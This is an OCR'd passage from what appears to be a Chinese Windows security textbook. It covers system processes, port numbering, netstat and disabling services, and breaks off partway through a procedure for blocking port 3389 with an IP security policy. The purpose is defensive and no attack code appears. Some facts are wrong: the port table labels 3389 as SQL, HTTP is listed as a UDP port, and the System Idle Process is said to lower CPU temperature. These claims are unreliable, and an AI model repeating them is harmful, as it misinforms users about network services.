lsass.exe	该进程用于 Windows 操作系统的安全机制、本地安全和登录策略
services.exe	该进程用于启动和停止系统中的服务，如果用户手动终止该进程，系统也会重新启动该进程
smss.exe	该进程用于调用对话管理子系统和负责用户与操作系统的对话
svchost.exe	该进程是从动态链接库（DLL）中运行的服务的通用主机进程名称，如果用户手动终止该进程，系统也会重新启动该进程
system	该进程是 Windows 页面内存管理进程，它能够确保系统的正常启动
system idle process	该进程的功能是在 CPU 空闲时发出的一个命令，使 CPU 挂起（暂时停止工作），从而有效降低 CPU 内核的温度
winlogon.exe	该程序是 Windows NT 用户登录程序，主要用于管理用户登录和退出

1.2.2　关闭和新建系统进程

在 Windows 7 操作系统中，用户可以手动关闭和新建部分系统进程，例如 explorer.exe 进程就可以手动关闭和新建。


STEP01: 选择“启动任务管理器”命令



01 右击任务栏中的空白处。

02 选择“启动任务管理器”命令。


STEP02: 结束 explorer.exe 进程



01 选中explorer.exe进程。


02 单击“结束进程”按钮。

STEP03: 确认结束该进程




弹出对话框，单击“结束进程”按钮，确认结束该进程。

STEP04: 查看桌面显示信息




此时可看见桌面上只显示了桌面背景，桌面图标和任务栏消失了。

STEP05: 选择“新建任务（运行…）”命令



在“Windows任务管理器”窗口中选择“文件”>“新建任务（运行）”菜单命令。


STEP06: 新建 explorer.exe 进程



01 在文本框中输入“explorer.exe”。

02 单击“确定”按钮。

STEP07: 查看创建进程后的桌面



桌面上重新显示了桌面图标和任务栏，即系统已成功运行explorer.exe进程。

1.2.3 端口的分类

端口（Port）可以认为是计算机与外界通信交流的出口。其中，硬件领域的端口又称接口，如 USB 端口、串行端口等；软件领域的端口一般指网络中面向连接服务和无连接服务的通信协议端口，是一种抽象的软件结构，包括一些数据结构和 I/O（基本输入输出）缓冲区。

端口是传输层的内容，是面向连接的，它们对应着网络上常见的一些服务。这些常见的服务可划分为使用 TCP 端口（面向连接，如打电话）和使用 UDP 端口（无连接，如写信）两种。

在网络中可以被命名和寻址的通信端口是一种可分配资源，由网络 OSI（Open System Interconnection，开放系统互联）协议可知，传输层与网络层的区别是传输层提供进程通信能力，网络通信的最终地址不仅包括主机地址，还包括可描述进程的某种标识。因此，当应用程序（调入内存运行后一般称为进程）通过系统调用与某端口建立连接（Binding，绑定）之后，传输层传给该端口的数据都被相应进程所接收，相应进程发给传输层的数据都从该端口输出。

在网络技术中，端口大致有两种意思：一是物理意义上的商品，如集线器、交换

机、路由器等用于连接其他的网络设备的接口；二是逻辑意义上的端口，一般指 TCP/IP 协议中的端口，范围为 0～65 535，如浏览网页服务的 80 端口，用于 FTP 服务的 21 端口等。

逻辑意义上的端口有多种分类标准，常见的分类标准有如下两种。

1．按端口号分布划分

按端口号分布划分，可以分为公认端口、注册端口，以及动态和/或端口等。服务器常见应用端口如表 1-2 所示。

表 1-2 服务器常见应用端口

端　口	服　务
21	FTP
23	Telnet
25	SMTP
53	DNS
80	HTTP
110	POP3
135	RPC
139\445	NetBIOS
1521\1526	ORACLE
3306	MySQL
3389	SQL
8080	Tomcat

（1）公认端口

公认端口包括端口号范围是 0～1023。它们紧密绑定于一些服务。通常，这些端口的通信明确表明了某种服务的协议，比如 80 端口分配给 HTTP 服务，21 端口分配给 FTP 服务等。

（2）注册端口

注册端口端口号为 1024～49 151。它们松散地绑定于一些服务。也就是说，有许多服务绑定于这些端口，这些端口同样用于许多其他目的，比如许多系统处理动态端口从 1024 左右开始。

（3）动态和/或私有端口

动态和/或私有端口的端口号为 49 152～65 535。理论上，不应为服务分配这些端口。但是一些木马和病毒就比较喜欢这样的端口，因为这些端口不易引起人们的注意，从而很容易屏蔽。

2．按协议类型划分

根据协议类型，端口又可分为 TCP 端口和 UDP 端口两种。一般直接与接收方进行的连接方式，大多采用 TCP 协议。只是把信息放在网上发布出去而不去关心信息是否到达（也即“无连接方式”），则大多采用 UDP。

使用 TCP 协议的常见端口主要有如下几种。

（1）FTP 协议端口

FTP 即文件传输协议，使用 21 端口。某计算机开了 FTP 服务，便启动了文件传输服务，下载文件和上传主页都要用到 FTP 服务。

（2）Telnet 协议端口

该端口是一种用于远程登录的端口，用户可通过自己的身份远程连接到计算机上，通过这种端口可提供一种基于 DOS 模式的通信服务。如支持纯字符界面 BBS 的服务器会将 23 端口打开，以对外提供服务。

（3）SMTP 协议端口

现在很多邮件服务器都使用这个简单邮件传送协议来发送邮件。如常见的免费邮件服务使用的就是此邮件服务端口，所以在电子邮件设置中经常会看到 SMTP 端口设置栏，服务器开放的是 25 号端口。

（4）POP3 协议端口

POP3 协议用于接收邮件，通常使用 110 端口。只要有使用 POP3 协议的程序（如 Outlook 等），就可以直接使用邮件程序收到邮件（如 126 邮箱用户就没有必要先进入 126 网站，再

进入自己的邮箱来收信了。）

使用 UDP 协议的常见端口主要有如下几种。

（1）HTTP 协议端口

HTTP 是用户使用的最多的协议，即“超文本传输协议”。当上网浏览网页时，就要在提供网页资源的计算机上打开 80 号端口以提供服务。WWW 服务和 Web 服务器等使用的就是这个端口。

（2）DNS 协议端口

DNS 用于域名解析服务，这种服务在 Windows NT 系统中用得最多。Internet 上的每一台计算机都有一个网络地址与之对应，这个地址就是 IP 地址，它以纯数字形式表示。但由于这种表示方法不便于记忆，于是就出现了域名，访问计算机时只需要知道域名即可。域名和 IP 地址之间的变换由 DNS 服务器来完成（DNS 用的是 53 号端口）。

（3）SNMP 协议端口

SNMP 即简单网络管理协议，用来管理网络设备，使用 161 号端口。

（4）QQ 协议端口

QQ 程序既提供服务又接收服务，使用无连接协议，即 UDP 协议。QQ 服务器使用 8000 号端口侦听是否有信息到来，客户端使用 4000 号端口向外发送信息。

1.2.4 查看端口

为了查找目标主机上都开放了哪些端口，可以使用某些扫描工具对目标主机一定范围内的端口进行扫描。只有掌握目标主机上的端口开放情况，才能进一步对目标主机进行攻击。

在 Windows 操作系统中，可以使用 netstat 命令查看端口。在“命令提示符”窗口中运行 “netstat-a-n”命令，即可看到以数字形式显示的 TCP 和 UDP 连接的端口号及其状态，具体步骤如下。

STEP01: 单击“开始”按钮


在弹出的“开始”菜单中单击“运行”按钮。

STEP02: 输入“cmd”命令

01 在文本框中输入“cmd”命令。

02 单击“确定”按钮。

STEP03: 输入“netstat-a-n”命令



打开命令提示符窗口后输入“netstat-a-n”命令，查看TCP和UDP连接的端口号及其状态。

如果攻击者使用扫描工具对目标主机进行扫描，即可获取目标计算机打开的端口情况，并了解目标计算机提供了哪些服务。根据这些信息，攻击者即可对目标主机有初步了解。

如果在管理员不知情的情况下打开了太多端口，则可能出现两种情况：一种情况是提供了服务但管理者没有注意到，例如安装 IIS 服务时，软件就会自动地增加很多服务；另一种情况是服务器被攻击者植入了木马程序，通过特殊的端口进行通信。这两种情况都比较危险，管理员不了解服务器提供的服务，就会降低系统的安全系数。

1.2.5 开启和关闭端口

默认情况下，Windows 操作系统有很多端口是开放的，用户在上网时，网络病毒和黑客可以通过这些端口连接用户的计算机。为了让系统变为更加安全，应该封闭这些端口，主要有 135、139、445、593、1025 TCP 端口和 135、137、138、445 UDP 端口、一些流行病毒的后门端口（如 2745、3127、6129 TCP 端口）以及远程服务访问端口 3389。

1．开启端口

在 Windows 操作系统中开启端口的具体操作步骤如下。

STEP01: 单击“开始”按钮


在“开始”菜单中单击“控制面板”选项。

STEP02: 打开控制面板

01 将查看方式切换为“大图标”。


02 单击“管理工具”选项。

STEP03: 打开“管理工具”窗口




双击“服务”选项。

STEP04: 打开“服务”窗口




查看多种服务项目。

STEP05: 启动服务



选定要启动的服务后，右击该服务，在弹出的快捷菜单中选择“属性”命令。


STEP06: 启动类型设置



01 在“启动类型”下拉列表框中选择“自动”选项，然后单击“启动”按钮。

02 启动成功后单击“确定”按钮。

STEP07: 查看已启动的服务




可以看到该服务在“状态”栏已标记为“已启动”，启动类型为“自动”。

2．关闭端口


在 Windows 操作系统中关闭端口的具体操作步骤如下。

STEP01: 打开“服务”窗口



查看多种服务项目。

STEP02: 关闭服务



选定要关闭的服务，右击该服务在弹出的列表中选择“属性”选项。

STEP03: 启动类型设置

01 在“启动类型”下拉列表框中选择“禁用”选项，然后单击“停止”按钮。

02 服务停止后单击“确定”按钮。

STEP04: 查看已停止的服务

可以看到该服务启动类型已标记为“禁用”，“状态”栏中也不再标记“已启动”。

1.2.6 端口的限制


Windows 用户可以随意选择对服务器端口的限制。系统默认情况下，许多没用或者有危险的端口默认为开启的，可以选择将这些端口关闭。例如，3389 端口是一个危险的端口，但是系统默认该端口为开启，用户可通过使用 IP 策略阻止访问该端口。

具体设置的操作步骤如下。

STEP01：打开“管理工具”窗口


双击“本地安全策略”选项。

STEP02：创建 IP 安全策略



右击“IP安全策略 在本地计算机”选项，在弹出的快捷菜单中选择“创建IP安全策略”命令。

STEP03：IP 安全策略向导




单击“下一步”按钮。

STEP04：输入安全策略名称

01 输入名称以及描述信息。

02 单击“下一步”按钮。


STEP05：安全通信请求



01 取消勾选“激活默认响应规则”复选框。

02 单击“下一步”按钮。


STEP06：完成 IP 安全策略的创建



01 取消勾选“编辑属性”复选框。


02 单击“完成”按钮。

STEP07: 管理 IP 筛选器



右击“IP安全策略”选项，在弹出的快捷菜单中选择“管理IP筛选器列表和筛选器操作”命令。

STEP08: 进入“管理 IP 筛选器列表”选项卡




单击“添加”按钮。

STEP09: 添加指定名称的筛选器


01 输入筛选器名称。 02 单击“添加”按钮。

STEP10: IP 筛选器向导



单击“下一步”按钮。

STEP11: IP 筛选器描述和镜像属性



01 在文本框中输入描述信息。 02 单击“下一步”按钮。

STEP12: 选择源地址


01 在“源地址”下拉列表框中选择IP流量的源地址。 02 单击“下一步”按钮。

STEP13: 选择目标地址

01 在“目标地址”下拉列表框中选择IP流量的目标地址。

02 单击“下一步”按钮。


STEP14: 选择协议类型



01 在下拉列表框中选择“TCP”协议类型。

02 单击“下一步”按钮。


STEP15: 选择 IP 协议端口



01 选中“从任意端口”和“到此端口”单选按钮，此端口端口号设置为3389。

02 单击“下一步”按钮。

STEP16: 完成 IP 筛选器的创建




01 取消勾选“编辑属性”复选框。

02 单击“完成”按钮。

STEP17: 返回“IP 筛选器列表”对话框

查看已创建的筛选器，并单击“确定”按钮。


STEP18: 管理筛选器操作



01 切换至“管理筛选器操作”选项卡。

02 取消勾选“使用‘添加向导’”复选框，然后单击“添加”按钮。

STEP19: 设置筛选器操作为阻止



01 选择“阻止”单选按钮。


02 单击“确定”按钮。

STEP20: 成功添加筛选器操作

01 查看已添加的筛选器操作。


02 单击“关闭”按钮。

STEP21: 返回“本地安全策略”窗口




双击创建的IP安全策略。

STEP22: 添加 IP 规则




在“规则”选项卡中单击“添加”按钮。

STEP23: 创建 IP 安全规则



单击“下一步”按钮。


STEP24: 指定 IP 安全规则的隧道终结点



01 选择“此规则不指定隧道”单选按钮。

02 单击“下一步”按钮。


STEP25: 选择网络类型



01 选中“所有网络连接”单选按钮。

02 单击“下一步”按钮。


STEP26: 选择 IP 筛选器



01 选中“3389端口筛选器”单选按钮。

02 单击“下一步”按钮。


STEP27: 选择筛选器操作



01 选中“新筛选器操作”单选项。

02 单击“下一步”按钮。

